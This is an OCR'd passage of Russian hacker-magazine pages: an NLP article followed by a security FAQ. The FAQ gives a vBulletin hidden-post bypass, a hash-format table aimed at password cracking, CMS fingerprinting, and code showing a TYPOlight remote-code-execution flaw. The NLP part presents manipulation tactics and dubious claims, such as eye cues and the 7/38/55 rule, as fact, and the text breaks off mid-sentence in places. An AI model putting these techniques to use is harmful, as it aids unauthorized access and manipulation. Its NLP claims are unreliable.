
Внутренние — «вспоминают» существующее или конструируют новое («как будет выглядеть этот халат, только с перламутровыми пуговицами»), внешние — отражают в твоём сознании действительность (смотрят, слушают, щупают в реальном времени).

Довольно широко известно, что по характеру мышления люди делятся на «аудиалов», «визуалов» и «кинестетиков» (есть еще «дигиталы», которые озабочены внутренним диалогом с самим собой, но представителей этой группы настолько мало, что мы о них уважительно промолчим — прим. ред.) Действительно, большинство людей имеют лидирующую модальность: одни выделяют тонкие отличия в звуках, другие мыслят зрительными образами, третьи — предпочитают чувствовать, для них особенно важны ощущения. Разумеется, это не значит, что другие репрезентативные системы им недоступны: в кино мы все визуалы, на пляже

«перевода» между языками разных модальностей воистину способствует росту понимания между людьми. Как говорил краснознаменный автор Спеца MadDoc: «для женщины-визуалки чистота — это когда все выглядит чистым, а для мужчины-кинестетика — это когда говно к тапкам не прилипает. Ну и как им понять друг друга без посторонней помощи?»  
— Глазные сигналы доступа. Из

## ПРО «ЛИНГВИСТИЧЕСКОЕ» И «ПРОГРАММИРОВАНИЕ» ЯСНО, НО ПОЧЕМУ «НЕЙРО»?

Нейро. Все милые слуху настоящего хакера слова вроде нейроинтерфейс, нейрохирургия, нейротоксин содержат приставку «нейро-», которая недвусмысленно намекает любому, даже самому непросвещенному, человеку, на отношение к нервной системе. Что, ты уже приготовился, что я сейчас расскажу тебе про нисходящие проекционные нервные волокна, нейротрансмиттеры, эндорфины и прочие так любимые мужскими журналами научные ништяки? Расслабься! Психологи — народ веселый, приставка «нейро-» в аббревиатуре НЛП существует по большей части для солидности. От неврологии и физиологии в нем, фактически, только учение об анализаторах, сигнальных системах и условных рефлексах.



предыдущего пункта тебе стало ясно, что выявление предпочитаемой и/или используемой на данный момент репрезентативной системы очень важно для НЛП-практика. И такие способы были найдены. «Глазные сигналы» — это способ определения текущей репрезентативной системы по движениям глаз. Зная их, ты, путем деликатного разглядывания направления взгляда незнакомого тебе человека (разумеется, если он не разглядывает что-нибудь конкретное — чьи-нибудь глаза, прелести или экран компьютера), сможешь понять, в какой модальности он сейчас находится.

1. Визуальная — смотрит либо прямо перед собой слегка расфокусированным взглядом, либо смотрит вправо или влево вверх. Причем, если влево — обычно человек что-то вспоминает (зрительно), если вправо — создает новые для себя зрительные образы.

2. Аудиальная — взгляд по горизонтальной линии; влево — вспоминает, вправо — конструирует.

3. Кинестетическая — взгляд вниз и вправо.

• Предикаты — также способ выявления текущей репрезентативной системы, основанный на анализе речи (устной или письменной) исследуемого человека. Вполне логично, что

мыслительная активность человека проявляется не только движениями глаз, но и более явно — словами ;). Товарищ, находящийся в определенной модальности, использует соответствующие ей слова:

• Визуальная — рассмотреть, увидеть, блестяще, отобразить.

• Аудиальная — слушать, звучит, тон.

• Кинестетическая — почувствовать, взвесить, легко/тяжело, затронуть, ухватить.

От редактора. Здесь сам собой напрашивается пример. Представим себе центральный офис крупной компании, занимающейся изготовлением, продажей и монтажом пластиковых окон. Старший менеджер по продажам (стажеров и «обычных» менеджеров таким техникам, как правило, не обучают) определяет тип мышления пришедшего потенциального покупателя (по движению глаз, жестике, движению корпуса и т.п.), и, используя специальные слова и выражения, характерные для выявленной репрезентативной системы, ведет с ним разговор на его языке. Например, клиент-визуал может услышать: «Обратите внимание, Ваша комната с этим окном будет **выглядеть** так» или «**Посмотрите**, какие у нас есть пластиковые окна». Кстати, если сделать предьяву, дескать,

**Бывший цэреушный агент, Джон Гриндер, соавтор Ричарда Бэндлера, как бы говорит нам: «I want you!». Книжку от этих господ, «Ричард Бендлер, Джон Гриндер. Из лягушек — в принцы», рекомендуется прочесть в первую очередь.**


не нужно на мне применять подобные приемы установления подсознательного доверия и развода на деньги, я знаю, зачем сюда пришел, и что именно хочу купить, тебе, скорее всего, немного смутившись, ответят, что все это делается с благовидной целью «достичь эффективной коммуникации с клиентом» :).

• **Референтативная система** — система, проверяющая истинность поступившей информации. Как это ни парадоксально, поступившую по каналам органов чувств информацию мы проверяем так же, как и отражаем — визуально, аудиально, кинестетически. Выявляется конкретная участвующая система подобно репрезентативной — по глазным сигналам доступа, практическая ценность же ее очень высока — от избавления от чувства ревности до обучения школьников правописанию :). Да, я тоже думаю, что научить безграмотных троллей писать «лучше» вместо «лудшэ» можно только хорошей поркой шпицрутенами, но у психологов на этот счет есть иное мнение. Более подробно о выявлении и использовании референтативной системы собеседника ты можешь прочесть в книге Ричарда Бендлера и Джона Гриндера «Из лягушек — в принцы (Вводный курс НЛП тренинга)». Эта книга, фактически, записи семинаров двух отцов НЛП, то есть информация из первых рук. Прочти ее обязательно, всего 430 Kb plain text'a :).

• **Коммуникация** — любой контакт, любое общение с окружающими людьми. Наверняка ты слышал, что только 7% информации при этом передается словами. 38% приходится на тон голоса, 55% — на язык жестов. Так вот, это — чистая правда.

• **Раппорт** — это синхронизация двух общающихся людей. Очень просто — мобильные устройства синхронизируются между собой или, допустим, с «компьютером в гостинной» (эх, люблю я этот майкрософтовский термин), а общающиеся люди — друг с другом. Раппорт — это не просто общение, это общение доверительное. Хитрые психологи, наблюдая за старыми друзьями и прочими интимно общающимися личностями, заметили, что два общающихся человека подстраиваются друг к другу голосом, позой, ритмом дыхания, движениями корпуса, глаз, рук. О том, почему тебе не нужно пытаться тупо копировать чужие позы, в надежде установить доверительный контакт без наличия доверия :), читай чуть ниже.

• **Якоря**. В отличие от чугунных якорей, к которым психологи прошлого привязывали своих недругов, якоря в НЛП имеют совершенно



Анналы Либрусека содержат тонны литературы по НЛП. Внимание! Прочти сначала рекомендованные [первоисточники, поскольку в интернетах на тему НЛП содержится слишком много шарлатанства. И ни в коем случае не качай с [torrents.ru/rutracker.org](http://torrents.ru/rutracker.org) локальную коллекцию Либрусека! Не поддерживай книжное пиратство!




## Проливаем свет на темные загадки НЛП

другое, мирное, назначение. Это внешний триггер, способный вызывать воспоминание или даже целое душевное состояние, которое ты испытал в прошлом. Так, запах духов, которыми пользовалась одна из твоих подруг, внезапно навеянный в метро, вызывает у тебя наплыв эротических чувств из прошлого, аудиотрек, который ты когда-то слушал во время сессии, способен привести тебя в состояние полной боеготовности, а увиденная картина с сельским пейзажем — ввергнуть в благодные переживания, связанные с твоими летними деревенскими вояжами. Специалисты по НЛП не надеются на такие «стихийно возникшие» якоря. Они берут данное явление на вооружение, создают их сами, закорявив в себе и в своих клиентах состояния, которые они затем вызывают по собственному желанию в зависимости от конкретной ситуации — для работы, публичного выступления или деловой встречи. Вот и весь наш сегодняшний словарь. Разумеется, он далеко неполон, но тут уж ничего не поделаешь — книга, которую вполне можно назвать «азбукой НЛП», и которую тебе, как товарищу интересующемуся, обязательно нужно прочитать — Джозеф О'Коннор, Джон Сеймор, «Введение в нейролингвистическое программирование», содержит чуть более 500К символов с пробелами. Эта статья, кстати, занимает всего 25К символов :).

## НЛП в общении

Чтобы прослыть контркультурным нонконформистом, я решил на беспрецедентный шаг — не использовать в статье про НЛП заголовков, содержащих тэги «знакомиться, соблазнять, мгновенно, гарантированно, девушек». Шаг этот рискованный, но вполне оправданный: мы-то с тобой знаем, что общение с противоположным полом — это психология общения двух личностей, которая, впрочем, затем закономерно передвигается в сферу сексологии (да-да, никакой «патологии»).



Эта книга представляет собой введение и путеводитель по стране, известную под названием *Нейролингвистическое программирование*, или сокращенно НЛП. НЛП — это искусство и наука о совершенстве, результат исследования того, как выдающиеся люди в различных областях деятельности достигали своих выдающихся результатов. Этими коммуникативными умениями может овладеть каждый, кто хочет повысить свою личную и профессиональную эффективность.

В этой книге описаны различные модели совершенства, которые НЛП построило в коммуникации, бизнесе, образовании и терапии. Наш подход является практическим, он приносит результаты и оказывает влияние в самых различных областях человеческой деятельности.

НЛП продолжает расти и генерировать новые идеи. Мы — писатели — считаем, что в противоположность этому книги оказываются ограниченными и статическими. Каждая книга является суждением, справедливым для того времени, когда она была написана. Это "фотография" описываемого предмета. И тем не менее, нет никаких причин не делать фотографию сегодня лишь потому, что человек завтра станет другим.

**Джозеф О'Коннор, Джон Сеймор. Введение в нейролингвистическое программирование — эту книгу можно назвать «практикумом» по НЛП. Все просто, понятно и структурировано.**

Правда, если этим двум личностям в чем-то не очень повезет, то оно может перейти в сферу акушерства-гинекологии или даже дерматовенерологии :). Эффективно общаясь, ты достигаешь конкретных целей: с девушкой — отправляешься в койку, с коллегой — достигаешь консенсуса, на рабочей встрече — достигаешь результата. Рассмотрим процесс НЛП-общения по пунктам.

**1. Установление раппорта.** Определение раппорта ты уже освоил, теперь дело за малым — рассказать о нем подробнее и, конечно же, избежать подводных камней в деле его реализации. Итак, раппорт — это синхронизация двух людей. У давно знакомых личностей она возникает неосознанно, у тебя же, как у знатока оверклокера, наверняка существует потребность это дело форсировать. Попробуем составить НЛП-ЧаВо по этому вопросу.

- Подстройка по позе. С высокой степенью вероятности ты читал «Язык телодвижений» Алана Пиза и наверняка слышал о том, что в процессе общения очень важно отзеркаливать позу собеседника. Это так. Действительно, важно. Но не менее важно избегать при этом попугайства и клоунады, поскольку явное, brutальное копирование чужой позы (особенно не подтверждающееся мимикой и голосом) вполне способно назревающий раппорт обломать. Причина проста: если на лице у тебя написано внутреннее от-решенное размышление («тээк, елы-палы, он ковыряет в носу, как же мне это отзер-


калить?»), развитию синхронизации это не способствует. Знатоки НЛП подчеркивают, что тренировки — самое главное. Помни, что абсолютная копия здесь не нужна — возможно, в том числе, «перекрестное отзеркаливание». Вот как все это дело описывают авторы «Введения в НЛП»: «Подстройка — это не подражание, которое заметно, преувеличено и без разбора копирует движения другого человека, что часто считается оскорбительным. Вы можете подстроиться к движениям руки слабыми движениями кисти, к движениям тела — ответными движениями головы. Это называется перекрестное отражение». — Подстройка по ритму дыхания. Синхронное дыхание — признак хорошего, глубокого раппорта. Синхронизировать ритм дыхания нужно с умом, если ты чувствуешь, что такая частота не для тебя, что она создает дискомфорт — забей. Душевный и телесный комфорт в этом деле намного важнее. — Подстройка по голосу — темп, громкость, структура речи. Изучи структуру речи собеседника — насколько громко он говорит, где и какие делает паузы, и органично синхронизируйся. Опять же — без фанатизма. Кстати, «отстройка» здесь не менее важна, нежели настройка — упомянутые выше Джозеф О'Коннор и Джон Сеймор обращают внимание на тот факт, что наука плавно, без рывков отстраивается от речевого контакта позволит тебе легко научиться завершать надоевший разговор или телефонное общение без использования инвективной лексики. Что, согласишься, экономит деньги на твоём

мобильном телефоне и спасает твои мозги от закипания.

**2. Присоединение.** Известный мастер советского НЛП, Глеб Жеглов, говорил: «общайся с людьми на темы, которые им интересны». А что такого? Никто и не говорит, что отцы-основатели НЛП придумали всю науку с нуля — они ее систематизировали, поставили цели и задачи, собрали в кучу и представили на суд общественности :). Люди и сознательно, и подсознательно любят тех, кто похож на них — кто выглядит и говорит так же, интересуется теми же вещами, ходит на те же тусовки. Люди не любят противоположно эмоционально настроенных собеседников (грустные — веселых, веселые — грустных), им не нравятся собеседники, которые говорят исключительно о себе («ой, что это мы все про меня и про меня, давай лучше про тебя. Как тебе моя новая тачка?»), собеседники, которые подвергают критике чужие ценности. Банально? Нет, не банально. Посмотри на окружающих: что они будут делать, если увидят плачущего человека? Хлопнут по плечу и скажут: «да е-мана, ты че, забей, все фигня, пойдём, зальём зенки, жизнь прекрасна!». У кого она прекрасна? У того, который плачет? Встречайте рождение мифа: «не надо никого успокаивать — станет хуже».

Так вот, «присоединение» — это присоединение к эмоциям, ценностям, настроению и текущей репрезентативной системе визави. Причем оно возможно только в том случае, если раппорт уже установлен. Когда человек

Все журналы на одной странице



**Оперативный гипноз**

Узнай, как скрытно и гарантированно управлять окружающими!

Реклама от Google

**"Прямое" видение мозгом с закрытыми глазами, развитие фото-графич. и "биокомпьютерной" памяти**

**Индивидуальный тренинг по соблазнению девушек в Москве - 1500 рублей**

Реклама от Google

Контекстная реклама от гуглеца на сайте нашего любимого журнала традиционно доставляет!

чувствует, что ты находишься с ним в примерно одинаковом эмоциональном состоянии (разумеется, для общения с расстроенным человеком не нужно плакать вместе с ним), используешь в этот момент одну и ту же репрезентативную систему — допустим, отвечаешь ему «кинестетическими» словами в ответ на его кинестетическое обращение «взвесить, почувствовать, оценить», у тебя открывается прямая дорога к «ведению» — то есть, при сохранении раппорта и с условием присоединения ты начинаешь мягко подводить человека к тому, что нужно тебе — изменением своего состояния. Ведь теперь вы синхронизированы, и изменение состояния одного человека приведет к изменению состояния другого. Именно так психотерапевты выводят людей из состояния гнева или печали, а злые соблаз-

нители — внушают своим жертвам амурные настроения. Кстати, в процессе присоединения и ведения желательно строить свою речь без использования частицы «не» и союза «но», так как отрицание и противопоставление могут препятствовать установлению раппорта.

## НЛП в лечении

Как я говорил чуть выше, нейролингвистическое программирование разрабатывалось как альтернатива «традиционной» психотерапии, и ее отличительными особенностями должны были стать:

- Скорость. Не «годы, проведенные на кушетке психоаналитика», а... иногда и двадцати минут бывает достаточно.
- Формализованность, «алгоритмизированность». Именно поэтому в аббревиатуре НЛП появилась буква «П», и именно поэтому она интересна компьютерщикам :).
- Прогнозируемая эффективность. Ну, мало какой метод не обещает нам невиданной эффективности. Так или иначе, наш бессменный ордена Красного знамени эксперт, врач-психиатр, специалист по НЛП, Трасковецкая Ирина Геннадьевна приводит конкретные примеры работы метода.

**И:** Ирина Геннадьевна, можно ли привести какой-нибудь понятный пример НЛП-воздействия?

**И.Г.:** Человек — это как собака Павлова. Есть у человека сигнальные системы, есть способы поведения. Изменяя сигналы, которые сопутствуют поведению, изменяем поведение. Приведем в качестве примера знаменитое лечение фобий. Допустим, человек боится собак — до дрожи и паники. У него есть определенный комплекс восприятия собаки: запах, вкус, телесные реакции. Изменяем состояние одной модальности — слуха, например. Предписываем что-то вроде: «представить, что перед вами — огромная собака. Начинаем петь гимн СССР». Все, комплекс реакции рушится, реакция изменяется — быстро и просто. То же самое — с каким-нибудь страхом перед начальником. Если читатель захочет убедиться в действенности этого приема — нет ничего проще. Попробуйте изменить один штрих в том, как выполняете какую-то привычную работу. Пересядьте в другое место, выключите или включите Моцарта, начните насвистывать арию Аиды — и проследите, что случится.

**- И:** Наш читатель никого не боится! Это его все боится. Он же постоянно что-то мутит — то ломанет что-нибудь, то старый проект поднимет, то стартап. Может быть, и для него что-нибудь есть?

**И.Г.** Можно, например, ознакомиться со стратегией Уолта Диснея. Он начинал как фантазер: в одной из комнат, в одной позе. От фантазера принимался любой продукт в любом виде. Припомним, что он, между прочим, нафантазировал совершенно новый тип мультфильма. Затем — продолжал как реалист: в другой комнате, в другой позе и с другим антуражем. Реалист вычеркивал из фантазий то, что не нравилось реалисту, а оставшееся — делал более практически понятным и детальным. Затем — продолжал как критик, которого интересует качество конечного результата — третья комната, третья поза, третья обстановка. И так Дисней кружил по всем этим позициям до тех пор, пока не получал результат, который ему нравился. О том, что результат этой беготни нравился зрителям, можно не упоминать. Стали бы интересоваться его стратегией, если бы это было не так. Кстати, методика «брэйншторма» в чем-то похожа на его стратегию. Иначе говоря, в НЛП оценке подвергается не только то, что человек делает и думает, но и то, как он это делает и как думает, а потом — это «как», по желанию клиента, хитрым образом видоизменяется.

## Заключение

Такая вот эта штука — НЛП. Методика, призванная совершить революцию в психологии и психотерапии и стать магической серебряной пулей, и ставшая, в итоге, ее, психологии, частью. Человеческий разум — слишком многоплановая вещь, и пока философы спорят, познаваем ли он в принципе, а математики — думают, можно ли создать единую математическую модель сознания конкретного человека, чтобы можно было спрогнозировать 100% правильное для данного человека вмешательство, каждый вид психотерапии будет иметь свою нишу. Как для доброй, так и для злой стороны силы :). **И**



# faq united

[@real.xakep.ru](https://t.me/real.xakep.ru)



## Q: Какие существуют сканеры для определения версий различных CMS на основе метода сравнения «отпечатков» (fingerprinting)?

**A:** Самым навороченным из таких сканеров является написанный на Ruby с применением SQLite3 DB «wafp» (Web Application Fingerprinter).

Работает сканер следующим образом:

1. С удаленного веб-сервера скачиваются определенные файлы, различные для определенных версий какой-либо CMS (например, javascript-библиотеки, картинки);
2. Сравниваются md5-чексумы этих файлов с чексуммами в базе;
3. На основе этого сравнения выдается возможная версия тестируемой CMS.

Пример для phpMyAdmin (загружается файл [/themes/darkblue\\_orange/img/b\\_info.png](#) и сравнивается его чексумма):

```
wafp.rb --verbose -p phpmyadmin
https://phpmyadmin.example.de

VERBOSE: request for "/themes/darkblue_orange/img/b_info.png" produced
"Connection refused - connect(2)" for 1
times - retrying...
...
found the following matches (limited to
10):
+-----+
phpmyadmin-2.11.9.1 296 / 299 (98.99%)
```

```
phpmyadmin-2.11.9.2 295 / 299 (98.66%)
phpmyadmin-2.11.9.4 295 / 299 (98.66%)
phpmyadmin-2.11.8.1 295 / 299 (98.66%)
phpmyadmin-2.11.9.5 295 / 299 (98.66%)
phpmyadmin-2.11.8 295 / 299 (98.66%)
phpmyadmin-2.11.9.3 295 / 299 (98.66%)
phpmyadmin-2.11.9 295 / 299 (98.66%)
phpmyadmin-2.11.4 294 / 299 (98.33%)
phpmyadmin-2.11.5.2 294 / 299 (98.33%)
+-----+
...
```

Скачать программу и почитать подробности можно на официальном сайте [www.mytty.org/wafp](http://www.mytty.org/wafp).

Также хочу посоветовать неплохую статью (на английском языке), находящуюся по адресу <http://sucuri.net/?page=docs&title=webapp-version-detection>. В статье описывается метод поиска различий в файлах разных версий любых CMS, а также предлагается (на основе описанного метода) узнать версию любого WordPress блага онлайн. Напоследок, обрати внимание на «Joomla Vulnerability Scanner» от проекта OWASP ([www.owasp.org/index.php/Category:OWASP\\_Joomla\\_Vulnerability\\_Scanner\\_Project](http://www.owasp.org/index.php/Category:OWASP_Joomla_Vulnerability_Scanner_Project)) и сканер уязвимостей CMS Drupal от Raz0r'a ([raz0r.name/drupalscan/](http://raz0r.name/drupalscan/)).

**Q: Слышал, что в vBulletin найдена возможность просматривать посты под «хайдом» (доступные для просмотра после набора определенного**

## количества сообщений). Как это сделать?

**A:** По информации с форума Асечки хайды на vB можно просмотреть следующим образом:

1. Ищем пост с хайдом;
2. Выбираем пункт «Открыть все сообщения» у автора данного поста;
3. Во «всех сообщениях» находим этот пост и смотрим часть поста под хайдом.

## Q: Как узнать, в каком формате хранится пароль в БД у определенной CMS?

**A:** Неплохой список таких форматов и, соответственно, способов шифрования пароля находится на [itdefence.ru/dbitems](http://itdefence.ru/dbitems).

Пример: см. таблицу

Также, многие форматы встроены в известный бруттер PasswordsPro ([www.insidepro.com/eng/passwordspro.shtml](http://www.insidepro.com/eng/passwordspro.shtml)). Если формат хеша тебе неизвестен, то ты всегда сможешь попросить помощи на форуме авторов программы [forum.insidepro.com](http://forum.insidepro.com).

## Q: Как проще всего отлаживать php-скрипты?

**A:** Традиционно php-скрипты отлаживают «ручками» путем вывода всех сообщений об ошибках (директива `error_reporting` установлена в положение `E_ALL`) и расстановкой `echo/print` сообщений по всему коду (подробное описание ищи на <http://phpfaq.ru/debug>). Но эта техника пришла к нам прямоком из прошлого века! Так что спешу представить тебе замечательный отладчик Expert Debugger ([phpexperteditor.com](http://phpexperteditor.com)), ко-

CMS	СПОСОБ ШИФРОВАНИЯ
PUNBB 1.2.x	MD5(\$PASS) или SHA-1
QUICKSILVER FORUM	
REFBASE (WEB REFERENCE DATABASE)	DES(PASSWORD, \$SALT) \$SALT = SUBSTR(EMAIL, 0, 2)
RUNCMS	SHA1(\$USERNAME.\$PASS) или MD5(\$PASS)
SCRIPTEEN FREE IMAGE HOSTING SCRIPT	
SHINOBU	MD5(\$PASS)
SILVERSTRIPE	
SLAED CMS	
SMF 1.1.x	SHA1(\$USERNAME.\$PASS)
SMALLNUKE 2	MD5(\$PASS)
sNEWS	
SNITZ FORUMS 2000	SHA-256
TANGOCMS	
TIKI WIKI	
TINYPUK	
TRIBIQ	MD5(\$PASS)
TRITON CMS	
UseBB	
VANILLA	
vBULLETIN 2.16	MD5(MD5(\$PASS).\$SALT)
vBULLETIN 3.54	
VIKINGBOARD	
VOODOO CHAT	
W-AGORA	MD5(\$PASS)
WEBSITE BAKER	
WORDPRESS <=2.3.3	
WORDPRESS >=2.5	MD5(\$PHPBB3)

торый создали специально для тебя авторы известного редактора PHP Expert Editor. Прога использует DBG PHP Debugger, имеет комфортный интерфейс и может интегрироваться с другими редакторами и IDE или использоваться независимо.

Особенности программы:

- выполнение PHP скриптов в пошаговом режиме;
  - работа с breakpoints;
  - отладка по сети или на локальном компьютере;
  - отслеживание значений переменных и результата работы скрипта;
  - поддержка UTF-8;
  - profile;
  - интеграция с другими редакторами и IDE;
  - мультиязычный интерфейс;
- Найти отладчик можно на официальном сайте [www.ankord.com](http://www.ankord.com).

**Q: Каким образом можно отслеживать статус ICQ-номера?**

**A:** Тебе поможет замечательная программа ICQ Monitor (<http://avtuh.ru/2009/11/27/icq-monitor.html>), которая создана для мониторинга статуса ICQ-номера (Онлайн/Офлайн/Невидимый). Прога может следить за состоянием нужного тебе уина (в том числе и в свернутом в трей состоянии) через заданный тобой промежуток времени и записывать все это дело в лог. Также, по этой теме тебе поможет всем известный QIP с его «Всевидающим оком» :)

**Q: В прошлом выпуске FAQ ты писал о наиболее популярных CMS в сети. Как у них обстоят дела с безопасностью?**

**A:** Насчет уязвимостей движков из «большой тройки» (WordPress, Drupal и Joomla!), я думаю, тебе уже все известно, а вот с немногим менее популярными CMS из нашего «топ 10» все обстоит несколько иначе. Копаются в их коде редкие энтузиасты, поэтому в свободном доступе присутствуют только эксплойты под старые версии. Тем не менее, данный факт открывает для нас огромные просторы для поиска багов. Например, не так давно я нашел выполнение произвольного PHP кода в последней версии TYPOlight. Уязвимость заключается в небезопасном использовании модификатора «e» (если этот модификатор указан, то итоговое выражение будет интерпретироваться как php-код, именно на этом факте была основана известнейшая бага в форуме phpBB2) в функции preg\_replace():

```
./system/libraries/Controller.php
protected function
printArticleAsPdf(Database_Result
$objArticle)
{
    $strArticle = preg_
replace('/\?pdf=[0-9]*\/i', '',
    $strArticle);
    ... $arrSearch = array
    (
        '@(<pre.*</pre>)&Use',
        ...
    );
    $arrReplace = array
    (
        'str_replace("\n", "<br />",
```

```
"\1")',
...
);
$strArticle = preg_
replace($arrSearch, $arrReplace,
    $strArticle);
...
}
```

